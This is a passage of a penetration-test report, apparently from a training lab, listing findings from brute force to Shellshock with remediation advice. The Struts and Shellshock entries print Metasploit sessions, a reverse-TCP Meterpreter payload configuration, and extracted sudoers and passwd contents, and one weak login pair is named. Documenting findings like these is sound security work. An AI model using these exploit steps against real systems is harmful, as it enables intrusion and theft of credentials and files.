Remediation	Enforce strict access control measures to limit unauthorized actions Use allow-listing for input validation to ensure only trusted inputs are processed

Vulnerability 14	Findings
Title	Brute Force Attack
Type (Web app / Linux OS / WIndows OS)	Web Application Server
Risk Rating	Critical
Description	Simple passwords were easily guessed, allowing attackers to extract information from the /etc/passwd file. Eventually, the "melina:melina" login credentials were used to successfully gain access to the server
Images	 

Affected Hosts	192.168.14.35
Remediation	Enforce complex password policies to enhance account security Implement account lockout mechanisms to prevent brute-force attacks

Vulnerability 15	**Findings**
Title	Session Management
Type (Web app / Linux OS / WIndows OS)	Web Application Server
Risk Rating	Critical
Description	Weak session management enables attackers to guess or try multiple session IDs, potentially gaining unauthorized access to the web application.
Images	
Affected Hosts	192.168.14.35
Remediation	Rotate session IDs with each SSL connection to improve security Use random session IDs to prevent predictable patterns Implement session timeouts to limit the duration of idle sessions

Vulnerability 16	**Findings**
Title	PHP Injection

Type (Web app / Linux OS / WIndows OS)	Web Application Server
Risk Rating	Critical
Description	PHP injection allows an attacker to insert malicious PHP code, enabling the server to execute arbitrary PHP commands.
Images	
Affected Hosts	192.168.14.35
Remediation	Sanitize user input to prevent injection attacks Utilize modern PHP frameworks to improve security and mitigate vulnerabilities


Vulnerability 17	Findings
Title	Directory Transversal
Type (Web app / Linux OS / WIndows OS)	Web Application Server
Risk Rating	Critical
Description	By manipulating variables that reference files using ".." sequences and similar variations, an attacker can gain access to restricted files and directories.

Images	
Affected Hosts	192.168.14.35
Remediation	Implement thorough input validation and sanitization to prevent unauthorized access to files and directories.

Vulnerability 18	Findings
Title	Struts - CVE-2017-5638
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	A Nessus scan identified the host as being vulnerable to Struts. The struts2_content_type_ognl exploit was found in Metasploit, and after configuring the RHOST, the exploit was executed. The server was then accessed using Meterpreter, and the file was extracted from the Linux server.

Images


```
msf6 exploit(multi/http/struts2_content_type_ognl) > sessions 2
[*] Starting interaction with 2...

meterpreter > ls
Listing: /cve-2017-538
=======================

Mode              Size      Type  Last modified              Name
----              ----      ----  -------------              ----
100644/rw-r--r--  22365155  fil   2022-02-08 09:17:59 -0500  cve-2017-538-example.jar
100755/rwxr-xr-x  78        fil   2022-02-08 09:17:32 -0500  entry-point.sh
040755/rwxr-xr-x  4096      dir   2022-08-03 20:58:57 -0400  exploit

meterpreter > shell
Process 47 created.
Channel 1 created.
ls
cve-2017-538-example.jar
entry-point.sh
exploit
```



	
Affected Hosts	192.168.13.12
Remediation	Regularly update the system whenever vendors release advisories or updates.

Vulnerability 19	Findings
Title	Shellshock - Privilege Escalation
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	The flag was obtained by exploiting a Shellshock vulnerability in the web server. The Meterpreter session provided access to sensitive files, including /etc/passwd and the sudoers file.

Images




```
  Name             Current Setting  Required  Description
  ----             ---------------  --------  -----------
  CMD_MAX_LENGTH   2048             yes       CMD max line length
  CVE              CVE-2014-6271    yes       CVE to check/exploit (Accepted: CVE-2014-6271, CVE-
  HEADER           User-Agent       yes       HTTP header to use
  METHOD           GET              yes       HTTP method to use
  Proxies                           no        A proxy chain of format type:host:port[,type:host:p
  RHOSTS           192.168.13.11    yes       The target host(s), see https://github.com/rapid7/m
  RPATH            /bin             yes       Target PATH for binaries used by the CmdStager
  RPORT            80               yes       The target port (TCP)
  SRVHOST          0.0.0.0          yes       The local host or network interface to listen on. T
                                              or 0.0.0.0 to listen on all addresses.
  SRVPORT          8080             yes       The local port to listen on.
  SSL              false            no        Negotiate SSL/TLS for outgoing connections
  SSLCert                           no        Path to a custom SSL certificate (default is random
  TARGETURI                         yes       Path to CGI script
  TIMEOUT          5                yes       HTTP read response timeout (seconds)
  URIPATH                           no        The URI to use for this exploit (default is random)
  VHOST                             no        HTTP server virtual host


ayload options (linux/x86/meterpreter/reverse_tcp):

  Name   Current Setting  Required  Description
  ----   ---------------  --------  -----------
  LHOST  172.22.215.241   yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port


xploit target:

  Id  Name
  --  ----
  0   Linux x86


sf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set targeturi /cgi-bin/shockme.cgi
argeturi => /cgi-bin/shockme.cgi
sf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set rhost 192.168.13.11
host => 192.168.13.11
```

```
xml
cat sudoers
#
# This file MUST be edited with the 'visudo' command as roo
#
# Please consider adding local content in /etc/sudoers.d/ i
# directly modifying this file.
#
# See the man page for details on how to write a sudoers fi
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directi

#includedir /etc/sudoers.d
flag8-9dnx5shdf5 ALL=(ALL:ALL) /usr/bin/less
```

```
gin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
flag9-wudks8f7sd:x:1000:1000::/home/flag9-wudks8f7sd:
alice:x:1001:1001::/home/alice:
meterpreter >
```

Affected Hosts	192.168.13.14
Remediation	Modify the sudoers file to restrict sudo access for all accounts, ensuring tighter control over elevated privileges

Vulnerability 20	**Findings**
Title	SLMail service version
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	The Metasploit module leveraged the SLMail vulnerability to gain a Meterpreter shell, which was then used to access the system.
Images	
Affected Hosts	172.22.117.20
Remediation	Restrict access to Port 110 to prevent unauthorized access Replace SLMail with an alternative service and disable the vulnerable one